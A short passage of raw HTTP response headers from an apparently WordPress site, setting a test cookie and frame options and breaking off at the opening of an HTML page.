Pragma: no-cache
Set-Cookie: wordpress_test_cookie=WP+Cookie+check; path=/
X-Frame-Options: SAMEORIGIN
Content-Length: 3391
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
<!DOCTYPE html>
<!--[if IE 8]>
<html xmlns="http://www.w3.org/1999/xhtml" class="ie8" lang="en-US">